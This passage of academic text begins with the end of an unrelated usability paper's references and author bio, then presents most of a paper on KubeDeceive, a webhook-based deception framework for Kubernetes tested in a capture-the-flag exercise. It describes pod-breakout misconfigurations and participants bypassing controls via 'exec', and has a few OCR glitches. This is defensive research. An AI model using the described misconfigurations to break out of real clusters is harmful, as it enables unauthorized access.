[28] Fanindia Purnamasari and Surya Hardi. A study on usability requirement for redesigning student information system. In *2019 3rd International Conference on Electrical, Telecommunication and Computer Engineering (ELTICOM)*, pages 145–148. IEEE, 2019.

[29] Daniela Quiñones, Cristian Rusu, and Virginica Rusu. A methodology to develop usability/user experience heuristics. *Computer standards & interfaces*, 59:109–129, 2018.

[30] Silvia Ratna, Hamidah Nayati Utami, Endang Siti Astuti, and Muhammad Muflih. The technology tasks fit, its impact on the use of information system, performance and users' satisfaction. *VINE Journal of Information and Knowledge Management Systems*, 50(3):369–386, 2020.

[31] Idaver Sherifi. Impact of information systems in satisfying students of the university: Case study from epoka university. *European Journal of Business and Social Sciences*, 4(4):167–175, 2015.

[32] Åsne Stige, Efpraxia D Zamani, Patrick Mikalef, and Yuzhen Zhu. Artificial intelligence (ai) for user experience (ux) design: a systematic literature review and future research agenda. *Information Technology & People*, 2023.

[33] Kissinger Sunday, Solomon Sunday Oyelere, Friday Joseph Agbo, Muhammad Bello Aliyu, Oluwafemi Samson Balogun, and Nacir Bouali. Usability evaluation of imikode virtual reality game to facilitate learning of object-oriented programming. *Technology, Knowledge and Learning*, 28(4):1871–1902, 2023.

[34] Sahar S Tabrizi, Cemal Tufekci, Omer Gumus, and Alper Cavus. Usability evaluation for near east university student information system. In *International Conference On Educational Research (Cyicer-2016)*, number 3, pages 235–243, 2017.

[35] Stavros Tasoudis and Mark Perry. Participatory prototyping to inform the development of a remote ux design system in the automotive domain. *Multimodal Technologies and Interaction*, 2(4):74, 2018.

[36] Kateryna V Vlasenko, Sergii V Volkov, Iryna V Lovianova, Irina V Sitak, Olena O Chumak, and Nataliia H Bohdanova. Exploring usability principles for educational online courses: a case study on an open platform for online education. *Educational Technology Quarterly*, 2023(2):173–187, 2023.

[37] Paweł Weichbroth. Usability of mobile applications: a systematic literature study. *Ieee Access*, 8:55563–55577, 2020.

[38] Heri Prawoto Widodo, M Kertahadi, and I Suyadi. The influence of job relevant information, task technology fit, and ease of use information technology due to the user performance: A case study on the and use of academic and financial information system in university of brawijaya. *Asian journal of social sciences & humanities*, 4(2):128–138, 2015.

[39] Bin Yang, Long Wei, and Zihan Pu. Measuring and improving user experience through artificial intelligence-aided design. *Frontiers in Psychology*, 11:595374, 2020.

[40] Tarannum Zaki and Muhammad Nazrul Islam. Neurological and physiological measures to evaluate the usability and user-experience (ux) of information systems: A systematic literature review. *Computer Science Review*, 40:100375, 2021.

6 Author

Talib Ahmad Almseidein received his BSc in Computer science from Mutah University, karak, Jordan in 2003; also, he received his M.Sc. degree in Computer information systems from University of Banking and Financial Science, Amman, Jordan in 2007. He is Currently an instructor with department of Basic and Applied Science, Shoubak University Collage, AL-Balqa Applied University, Jordan. His research interests include e-learning, Computer Ethics, and human computer interaction.

KubeDeceive: Unveiling Deceptive Approaches to Protect Kubernetes Clusters

Abdelrahman Aly*
Ain Shams University, Cairo. Egypt.
Mahmoud Fayez†
Ain Shams University, Cairo. Egypt.
Mirvat Al-Qutt ‡
Ain Shams University, Cairo. Egypt.
Ahmed M. Hamad §
Ain Shams University, Cairo. Egypt.

Abstract

The widespread adoption of containerization platforms, such as Kubernetes, has revolutionized application deployment and management. However, this evolution brings with it sophisticated security challenges. Deception-based strategies provide a powerful approach to address these challenges by misleading attackers with simulated resources. This paper presents KubeDeceive, a cutting-edge security framework specifically designed to enhance the security posture of Kubernetes environments through tailored deception techniques. KubeDeceive operates as a middleware, intercepting requests to the Kubernetes API server and guiding malicious users towards decoy components. Its effectiveness was evaluated in a Capture the Flag (CTF) competition designed to simulate real-world attacks. KubeDeceive proved highly effective, achieving a 100% success rate in preventing any participant from deploying a master node pod—the main target and final flag of the challenge—and trapping 89% of participants in deception decoys. Additionally, participants expended an average of 160 minutes in their unsuccessful attempts during dynamic scenarios, highlighting KubeDeceive's ability to prolong attacker engagement and decisively thwart their objectives.

Key Words: Cyber Deception, Kubernetes Security, Admission Controller, Malicious Actors, Threat Detection, Decoy Assets, Deceptive Environment, Cloud Security, Container Orchestration, Deceptive Tactics.

1 Introduction

Deception is pivotal in modern cybersecurity, addressing evolving threats and limitations of traditional defenses. It enables early threat detection by deploying traps and decoys that alert security teams to malicious activities. Deception tools provide deep insights into attackers' tactics, enhancing defensive strategies and adapting to dynamic threat landscapes effectively. This knowledge, as emphasized in the CSCI Conference [1], greatly enhances the comprehension and adaption to the evolving threat landscape. In this context, the rise of cloud computing and container orchestration platforms like Kubernetes represents a new frontier for applying deception strategies. The dynamic and distributed nature of cloud environments renders traditional security measures less effective. Adapting deception techniques to the cloud and Kubernetes offers a flexible defense strategy. By deploying deceptive assets within these environments, organizations can proactively detect and respond to potential threats, thereby protecting sensitive data and critical workloads.

One of the significant security risks highlighted in the OWASP Kubernetes Top 10 [2] is the potential for insecure Kubernetes configurations. Kubernetes' highly configurable nature can lead to misconfigurations that create security gaps, allowing attackers to access resources, compromise data, or disrupt services. Another critical vulnerability is container escapes, where vulnerabilities in container runtimes or the host OS enable attackers to break out from containers, gaining unauthorized access to the host system and potentially compromising the entire Kubernetes cluster. In the evolving landscape of Kubernetes security, several tools have become prominent for their ability to safeguard these environments against various threats. Tools like 'Clair[3],' 'Checkov[4],' 'Kubeaudit[5],' and the 'Open Policy Agent (OPA)[6]'. Each plays a unique role in fortifying Kubernetes deployments and will be illustrated in more detail in the related work section. Despite the existence of these robust tools, there remains a gap in the realm of deception-based security specifically tailored

*Faculty of Computer and Information Science.
Email: abdlrhmn.ali@cis.asu.edu.eg.
†Faculty of Computer and Information Science.
Email: mahmoud.fayez@cis.asu.edu.eg.
‡Faculty of Computer and Information Science.
Email: mmalqutt@cis.asu.edu.eg.
§Faculty of Computer and Information Science.
Email: ahmed.hamad@cis.asu.edu.eg.

for Kubernetes environments. The current deception solutions related to Kubernetes, such as HoneyKube[7], do not directly address Kubernetes-specific attacks but leverage Kubernetes to deploy deception-powered honeypots. This approach aims to prevent attacks on other systems—such as web servers, network devices, industrial systems, and IoT devices—by misleading attackers through Kubernetes-driven deception strategies.

In the broader realm of cybersecurity, deception frameworks play a crucial role across various layers of the deception stack, including system, network, endpoint, and data layers. At the network layer, frameworks like MTDCD (MTD Enhanced Cyber Deception Defense System) [8] and DESIR (Decoy-enhanced seamless IP randomization) [9] construct virtual network topologies to delay attackers by creating deceptive environments. However, their effectiveness in dynamic container networks like Kubernetes is limited due to the platform's transient object nature. Moving to the endpoint layer, tools such as Moonraker [10] and CHAOS (Chaos Tower Obfuscation System) [11], effective in traditional IT settings but less so in containerized environments like Kubernetes. In the software layer, techniques like those in SODA (A System for Cyber Deception Orchestration and Automation) [12] manipulate API calls and create deceptive documents to counter software-based threats. However, applying these strategies directly to Kubernetes is challenging due to its unique API interactions and resource management. At the data layer, web-based deception techniques [13] manipulate web content and session management, tailored for traditional web environments, which may not seamlessly integrate with Kubernetes' distributed data management models. Further exploration of these deception frameworks and their specific implementations will be detailed in the related work section.

To address these challenges, KubeDeceive has emerged as a robust deception framework specifically tailored for Kubernetes environments. It focuses on mitigating critical vulnerabilities highlighted in the Kubernetes OWASP Top 10 by intercepting malicious requests, mimicking genuine operations, and deploying sophisticated security measures. KubeDeceive achieves this by directing malicious workloads to decoy nodes, carefully adjusting pod configurations, and leveraging audit logs to thoroughly document activities within the cluster. This approach enables detailed analysis of malicious behavior, facilitates tracking of attacker movements, and supports continuous refinement of deception strategies to enhance Kubernetes security posture.

This paper is organized as follows: Section 1 provides an introduction to Kubernetes and discusses its security implications. Section 2 reviews literature on deception techniques in security contexts. Section 3 introduces the framework and its deployment approach. Section 4 presents a detailed CTF case study to assess efficacy. Section 5 concludes with reflections and future research directions.

2 Related Work

2.1 Traditional Security Solutions for Kubernetes

Kubernetes security has become increasingly complex and multi-faceted, with a variety of tools and techniques emerging to address its unique challenges. Prominent among these is 'Clair,' a container vulnerability scanning tool designed to identify security weaknesses in container images. 'Checkov' offers another layer of defense, auditing Kubernetes configurations to detect potential misconfigurations and ensure compliance with established best practices. 'Kubeaudit' plays a crucial role in auditing Kubernetes clusters for common security issues, providing actionable recommendations to enhance security. The OPA is integral for policy-based control, enabling fine-grained governance over Kubernetes clusters, and ensuring that activities and resources comply with corporate and regulatory policies. Container security platforms like 'Aqua Security'[14] provides comprehensive security solutions that encompass scanning container images for vulnerabilities, enforcing strict runtime security, and ensuring compliance. Network policies and segmentation tools, such as 'Calico,[15]' further bolster security by controlling pod-to-pod communication and limiting access based on need-to-know principles.

2.2 Deception Solutions in Cybersecurity

While various Kubernetes security tools have emerged, they lack deception tactics. Deception in cybersecurity adds a potent layer of defense, facilitating early threat detection and strategically luring and delaying attackers. By creating decoy assets, deception tools waste attackers' time and resources, allowing security teams to intervene and gather valuable information on attacker tactics. To categorize the proposed systems for deception, we classify them into four main categories based on the general deception stack, as detailed in [16].

One notable example of such categorization is Moonraker, introduced by T. B. Shade et al., which serves as a system-based deception framework. Moonraker is specifically designed to mislead attackers within the system environment and protect critical assets. The study further evaluated the effectiveness of deceptive responses by comparing success rates between scenarios with and without deception, highlighting the practical benefits of employing deception strategies within the broader stack. The study evaluated the effectiveness of deceptive responses by comparing success rates between conditions with and without deception. Results demonstrated that deceptive responses significantly reduced successful attacks, highlighting their effectiveness in thwarting attacker objectives. Conversely, the control condition showed higher success rates in executing tactics, underscoring the disruptive impact of deceptive techniques on attackers. Moonraker's challenge lies in creating convincing system-level deceptions. Limiting participants' command usage during the study may influence attack behavior and impact the framework's real-world applicability.

Building on this, Gao, Wang et.al developed MTDCD (MTD Enhanced Cyber Deception Defense System) as an enhanced Network-Based cyber deception defense mechanism, focusing on using virtual network topologies (VNTs) to delay attackers in discovering vulnerable hosts. Their study demonstrated that deploying VNTs extended the time for attackers to discover vulnerable hosts by an average of seven times and increased the time to attack a vulnerable host by an average of eight times. Additionally, the study evaluated the impact of VNTs on network overhead, revealing increased network latency and flow table reinstallation frequency. These findings highlight the effectiveness of network-based deception in deterring attackers and introducing delay mechanisms. A noted limitation was the impact of VNTs on network performance, including increased latency and flow table reinstallation frequency, which could potentially affect overall network efficiency.

Similarly, Sajid, Wei, Abdeen et.al developed SODA (System for Cyber Deception Orchestration and Automation), a malware-based deception system aimed at thwarting malware attacks through deceptive tactics. SODA analyzes malware to extract Malicious Subgraphs (MSGs) representing API call sequences mapped to the MITRE ATT&CK framework. Evaluation across RATs, InfoStealers, Ransomware, and Spyware achieved 95% accuracy, with 224 out of 237 deception attempts successfully misleading malware. Successful deceptions included manipulating Command and Control (C2) interactions and tricking ransomware into generating ransom notes sans encryption. While effective against various malware types, SODA's focus on software-layer interactions may not fully address broader security needs in complex environments like Kubernetes, encompassing network, endpoint, and data layers.

In this context, Han, Kheir, & Balzarotti explored web-based deception techniques to thwart adversaries by manipulating web content, session management, and user interactions. Their experiments, including a CMS application and a CTF exercise [17], highlighted the effectiveness of deception in detecting web attacks. In the CMS experiment, honeytrap resources in the robots.txt file triggered alerts, while hidden deception elements remained undiscovered. During the CTF, participants encountered deception traps more frequently than real vulnerabilities, showcasing how such techniques can misdirect attackers. While effective in triggering alerts, web-based deception did not consistently uncover real vulnerabilities, underscoring the need for more comprehensive security strategies in diverse attack scenarios.

2.3 Bridging the Gap: The Unique Value Proposition of KubeDeceive

In contrast to existing frameworks, KubeDeceive is tailored specifically for Kubernetes, addressing its unique multi-layered security challenges. While SODA focuses on software-layer deception, KubeDeceive operates across network, endpoint, and data layers. It expands beyond Moonraker's system-level misleading by integrating deception directly into Kubernetes orchestration and containerization. Addressing MTDCD's limitations, KubeDeceive provides network deception with minimal overhead and extends web-based deception techniques to suit Kubernetes' dynamic nature. KubeDeceive bridges gaps between current deception frameworks and traditional Kubernetes tools by offering a holistic approach to deception. Its innovative strategy includes dynamic pod reconfiguration, manipulation of network traffic, and deceptive responses to API calls, ensuring robust defense against various attack vectors within Kubernetes clusters. Scientifically, KubeDeceive pioneers the use of Kubernetes-native mechanisms for deception, leveraging labels, annotations, and controllers to create indistinguishable deceptive artifacts integrated into Kubernetes' control plane. This dynamic environment adapts to cluster changes, maintaining effective security measures as new workloads are deployed. By studying how attackers engage with deceptive elements like fake pods, KubeDeceive enhances threat detection and mitigation, contributing valuable insights to cybersecurity practices in cloud-native environments.

3 The Proposed Deception Framework

The main goal of this research is to create a robust deception framework for Kubernetes environments and develop effective defense mechanisms against pod breakout attacks. To achieve this, we undertake a comprehensive problem identification and analysis phase, where we thoroughly investigate the security challenges and risks associated with pod breakout scenarios.

3.1 Problem Identification and Analysis

In this section, we identify and analyze critical security issues in Kubernetes environments, focusing on pod breakout scenarios and aligning them with OWASP Top 10 and MITRE (TTPs)[18]. The paper highlights two main flaws compromising node security:

(a) OWASP Top 10: K01 Insecure Workload Configurations (MITRE TTP: T1611-T1068-T1610)[19]: This flaw is related to insecure configurations of workloads within the Kubernetes environment. As part of the exploration of insecure workload configurations in the Kubernetes environment, we will closely examine the attributes of "Privileged Containers," "HostPID," "HostPath Volumes," and "HostIPC." These attributes have the potential to break the principle of least privilege and introduce security vulnerabilities if they are misconfigured or misused.

(b) OWASP Top 10: K05 - Inadequate Logging and Monitoring (MITRE TTP: T1070)[20]: This vulnerability arises from the absence of proper logging and monitoring mechanisms in the Kubernetes environment . Attackers can exploit this weakness to carry out stealthy attacks and evade detection. To address this critical concern, the deception framework incorporates robust logging and monitoring features that capture and analyze crucial




Figure 1: System architecture of KubeDeceive,
integrating Kubernetes components to deceive and monitor attackers.

activities within the Kubernetes cluster. By generating comprehensive audit logs for all actions, the framework enhances visibility and provides valuable insights into potential security incidents.

3.2 Deception System Architecture

The described deception framework integrates multiple key components to establish a structured environment aimed at deceiving potential attackers effectively. Illustrated in Figure 1, the system architecture includes elements like the Cluster, Pod with Mutation Webhook, Participant/Attacker Pod, Audit Log, and Overlay script. Together, these components intercept and mislead attackers within the KIND [21] cluster, enhancing overall system security. The choice of KIND (Kubernetes in Docker) over Minikube [22] was driven by scalability and compatibility needs. While Minikube is suitable for local Kubernetes development in single-node configurations, KIND's multi-node capability better suited the project's requirements, especially in VMware environments, ensuring seamless integration, portability, and performance. In the following subsections, we will explore each component, providing a detailed description of its purpose, functionalities, and interactions within the framework.

3.2.1 Kind Cluster

The cluster serves as the foundation of the system, consisting of a minimum of three nodes. It includes a master node responsible for managing th— e cluster, a worker1 node that acts as a normal environment serving the business, and a worker2 node that acts as a honeypod environment. The cluster provides the necessary infrastructure for running various components, ensuring high availability and scalability.

3.2.2 Webhook Pod

The Webhook Pod serves as the core component responsible for hosting the mutation webhook logic written in GO based on the clientgo library [23].Client-go is a Go client library by Kubernetes for programmatically interacting with Kubernetes clusters and APIs, enabling developers to build custom controllers, operators, and applications. The combination of the following components within the Webhook Pod allows for effective interception and modification of requests, ensuring controlled access, secure communication, and seamless integration within the Kubernetes cluster.

RBAC (Role-Based Access Control) Security Mechanism: Ensures controlled access by defining privileges and

permissions for the Webhook Pod within the Kubernetes cluster. It governs access policies to mitigate security risks like unauthorized access or misuse.

Webhook Object: Defines specific requests and actions that the webhook intercepts and modifies. Administrators customize its behavior based on criteria, specifying triggers for request interception.on specific criteria. This includes defining the triggers for intercepting requests.

Service Object: Facilitates communication between the Webhook Pod and other cluster components. It provides a stable endpoint for reliable routing of requests, ensuring seamless integration and efficient request processing.

Secret Object: Manages encryption and decryption of traffic between the webhook and other components using TLS certificates. Ensures data confidentiality and integrity, safeguarding against unauthorized access or tampering.

Deployment Object: Manages execution and scaling of the Webhook Pod's GO code. It handles pod creation, updates, and scaling based on defined replica counts, monitoring pod health to maintain operational state.

3.2.3 GO Webserver

This server, developed in Go, plays a vital role in managing intercepted requests. Listing 1 elaborates on the pseudo-code for the GO server logic. The server initiates by parsing intercepted requests and deserializing them into REST request objects (Lines 1-5). It then comprehensively examines these objects, including their configurations, privileges, and resource usage (Lines 8-10). This analysis forms the basis for determining appropriate deception actions, such as rejecting requests, introducing delays, or modifying actions (Lines 12-19). To ensure legitimate user interactions are not disrupted, the server incorporates mechanisms to whitelist user IPs, accounts, and custom keys (Lines 22-27). This approach balances robust security measures with the need to maintain operational integrity.

3.2.4 Participant/Attacker Pod

The participant pod is a critical component in the system, acting as a simulated adversary. It hosts an attacker who, once inside the cluster, mimics harmful actions. These actions can result from system vulnerabilities or, in some cases, an insider with unauthorized access. This setup allows participants to interact with the Kubernetes API server, potentially executing harmful attacks. Participants use SSH [24] connection which serves as the entry point for such attacks. The connection is closely monitored and controlled through the GO logic on a web server, with admission controllers ensuring thorough scrutiny and security management of potentially harmful activities within the cluster.

Listing 1: Pseudocode for Webhook Pod logic in Go

```
1
2  parseAndAnalyzeRequests () {
3    for each intercepted request {
4      parsedRequest := deserializeRequest(request)
5      goFormatObject := bindToGOFormat(parsedRequest)
6      analyzeObject(goFormatObject)
7    }
8  }
9  analyzeObject(goObject) {
10     deceptionAction:=
           determineDeceptionAction(goObject)
11     performDeceptionAction (deceptionAction, goObject)
12 }
13 performDeceptionAction (deceptionAction, goObject) {
14   switch deceptionAction {
15   case "reject":
16     rejectRequest(goObject)
17   case "delay":
18     delayRequest(goObject)
19   case "change":
20     changeAction(goObject)
21   }
22 }
23 determineDeceptionAction(goObject) {
24   if isWhitelistedUser(goObject) {
25     return "none" // No deception action
26   } else {
27     deceptionAction := randomlyChooseAction()
28     return deceptionAction
29   }
30 }
31 // Main execution
32 parseAndAnalyzeRequests()
```

3.2.5 Audit Log

KubeDeceive capitalizes on Kubernetes' native audit log functionality [25] to monitor cluster activities. Audit logs play a crucial role in Kubernetes' security architecture by providing a chronological record of system-affecting events. In our Kubernetes cluster configuration, we specify the audit log path and policy file within the API server arguments. This setup logs all relevant API calls, creating a detailed trail for security analysis. The main webhook includes an admission control endpoint to parse and analyze audit logs in real-time, enabling proactive security measures and continuous monitoring.

For example, Figure 2 illustrates a sample audit log entry captured by KubeDeceive. This entry denotes an attempt to access a pod resource. The suspicious nature of the pod name, resembling a potential decoy, triggers KubeDeceive's analysis protocol. The admission control hook processes this request, and by correlating it with the defined security policies and the context of the user's activity, it determines whether the action is legitimate or potentially malicious.

```
==================================================
Username/Account: system:node:kind-worker2
Source IP: fc00:f853:ccd:e793::2
Resource Type: pods
Resource Name: example-webhook-7fb4bc56c9-ll85z
Verb: get
Time: 2023-08-03T13:41:43.515968Z
==================================================
Username/Account: kubernetes-admin
Source IP: 172.18.0.1
Resource Type: pods
Resource Name:
Verb: list
Time: 2023-08-03T13:42:53.920926Z
==================================================
Username/Account: kubernetes-admin
Source IP: 172.18.0.1
Resource Type: pods
Resource Name: passsokaaaaaaa
Verb: get
Time: 2023-08-03T13:46:55.738619Z
==================================================
```

Figure 2: Sample audit log showing intercepted API request analysis by KubeDeceive

3.2.6 Overlay Script

The overlay script is a critical component of the system, developed as a Python script to automate and streamline the environment creation process. Its primary purpose is to empower users by enabling them to specify essential options and configurations during setup. This approach significantly improves user experience by eliminating the need for manual intervention and complex configurations. Furthermore, the overlay script is designed for high flexibility, capable of seamlessly adapting to future upgrades or framework changes.

3.3 Deception Framework Deployment Strategy

The deployment strategy for our deception framework in Kubernetes is designed to intercept and mitigate malicious actions effectively. Illustrated in Figure 3, the process begins with requests from users and potential attackers passing through a webhook pod. This pod intercepts requests aimed at the API server and applies deception actions based on predefined logic implemented in GO. If needed, deception measures are executed before forwarding modified requests to the API server. In the deployment process of KubeDeceive, several critical steps are undertaken to ensure its effective integration and operation within a Kubernetes environment. The process begins with the configuration of essential security components. Following this, a Python script is executed to set up the cluster and admission control functionalities.

(a) **TLS Certificate and Secret Configuration:** The initial step involves configuring the Transport Layer Security (TLS) certificate and secrets. These are crucial for secure communication between users and the Kubernetes API server. This setup ensures that all interactions, especially those related to the admission control webhook, are encrypted and protected from unauthorized access or tampering.

(b) **Execution of Overlay Python Script:** Subsequently, an overlay Python script is executed. It runs a predefined cluster configuration YAML file, which outlines the number of nodes required for the cluster and the configurations necessary for audit logging. This script ensures that the Kubernetes cluster is set up with the appropriate settings to support the advanced monitoring and logging capabilities needed for effective deception.

- **Application of RBAC and Webhook Configurations**. As part of the script execution, several key YAML files are applied to the cluster:
  - **Rbac.yaml:** This file defines the necessary permissions for the webhook's pod, ensuring that it has the appropriate access rights within the Kubernetes environment.
  - **Webhook.yaml:** This configuration file sets up the Mutation Admission Webhook object. The webhook acts as a gatekeeper, modifying or rejecting requests to the API server based on predefined rules and logic.
- **Whitelisting Mechanism:** An important feature of this deployment is the ability to whitelist certain usernames and IP addresses. Users and systems with these credentials are allowed to bypass the restrictions imposed by the admission control. This mechanism is critical for maintaining normal operation within the environment while selectively targeting and stopping only malicious actors.
- **Building the Deception Deployment:** Finally, the script proceeds to build the deployment that encapsulates the main logic of the admission controller and the various deception techniques employed by KubeDeceive. This deployment includes the creation of a Kubernetes object that integrates closely with the Kubernetes API server and uses a container image containing the server logic written in Go.

The setup is designed to be dynamic, allowing for real-time adjustments and updates to the deception tactics based on

3.4 Challenges and Limitations

As we developed a deception framework for Kubernetes, we faced challenges in intercepting traffic, prompting a thorough exploration of various approaches. This subsection details the encountered challenges and diverse methods considered for




Figure 3: Data flow diagram showing request interception and deception by the webhook

effective traffic interception within the Kubernetes ecosystem. The analysis provides insights into the complexities involved, shaping the foundation of our deception framework.

(a) **Kubernetes Code Modification:** We initially considered modifying the Kubernetes codebase to incorporate interception logic using source graph extension and Visual Studio tools. However, the complexity of Kubernetes internals and the risk of disrupting the environment deterred us from this approach. Integrating custom solutions into the Kubernetes codebase required a thorough understanding of the system's intricacies and could introduce unintended complications.

(b) **GRPC Calls for Traffic Redirection[26]:** We explored using GRPC calls for redirecting traffic to address interception requirements. The goal was to find a seamless way to control the redirection process. However, we faced challenges in finding libraries or APIs for calls from outside the API server. Additionally, using a Python plugin led to errors and compatibility issues, hindering progress.

(c) **Mitmproxy Implementation[27]:** We considered mitmproxy for intercepting and redirecting requests between components and the Kubernetes API server. Mitmproxy offered features for intercepting and manipulating network communications, making it a promising solution. However, configuring system components to work with an external proxy, particularly with SSL settings, posed significant challenges. Managing SSL certificates and establishing trust required substantial effort to ensure secure and functional communication between components and the proxy.

While KubeDeceive effectively addresses many threats to Kubernetes clusters, it does have some key limitations:

(a) **Limited Scope of Attack Detection:** KubeDeceive is designed to handle specific types of attacks, such as API request-based exploits and common Kubernetes misconfigurations. However, it is not yet equipped to detect obfuscated or behavior-based attacks. Addressing such threats would require integrating AI-powered models [28] capable of identifying subtle anomalies and patterns indicative of advanced attacks.

(b) **Dependence on Decoy Environment Setup:** The effectiveness of the framework heavily relies on how well the decoy environment aligns with the organization's specific business use case. Deploying a decoy environment tailored to the unique configurations and operations of each business can be resource-intensive and requires a deep understanding of the business's Kubernetes setup. These limitations underscore the need for future work to expand the framework's capabilities, particularly through AI-powered threat detection and automation of decoy environment setup to align with diverse business contexts.

4 Evaluation

To assess the effectiveness of the deception framework, a CTF competition [29] was organized, involving 20 participants

with varying experience levels in penetration testing, ranging from 2 to 5 years of experience. The objective of the competition was for participants to successfully deploy a malicious pod on the master node of a simulated Kubernetes cluster. Participants were presented with a scenario where they could exploit exposed and vulnerable services within the cluster to gain unauthorized access. Once inside the cluster, participants had direct interaction with the Kubernetes API server, enabling them to execute potentially harmful commands.

This realistic challenge aimed to assess participants' skills and creativity in exploiting Kubernetes vulnerabilities and orchestrating damaging actions. To facilitate the competition, we implemented a streamlined approach for participants. Each participant received access to a specific pod hosted on a worker node via a secure SSH (Secure Shell) connection.

This SSH connection allowed remote access and control of the designated pod within the Kubernetes cluster. Additionally, a service account was set up specifically for this pod, configured with a predefined role that granted specific permissions and capabilities within the cluster environment. In our CTF competition scenario, participants were tasked with deploying a malicious pod on the Kubernetes Master Node, navigating through simulated vulnerabilities and controls. They utilized a service account role allowing pod creation within the cluster. Figure 4 outlines their procedural flow: accessing a controlled pod via SSH credentials, configuring environment variables, and employing kubectl commands, all managed under KubeDeceive's protective controls. Despite enforced rules to prevent unauthorized actions, Figure 5 revealed some participants bypassing restrictions using the 'exec' verb on master pods. In response, we refined controls, restricting actions to specific service accounts tailored for pod creation and predefined commands. These measures effectively secured the CTF environment, highlighting the necessity of dynamic security protocols in Kubernetes deployments.

This setup demonstrates KubeDeceive's architecture, integrating comprehensive security measures with Kubernetes' native controls to safeguard against evolving threats and unauthorized accesses.

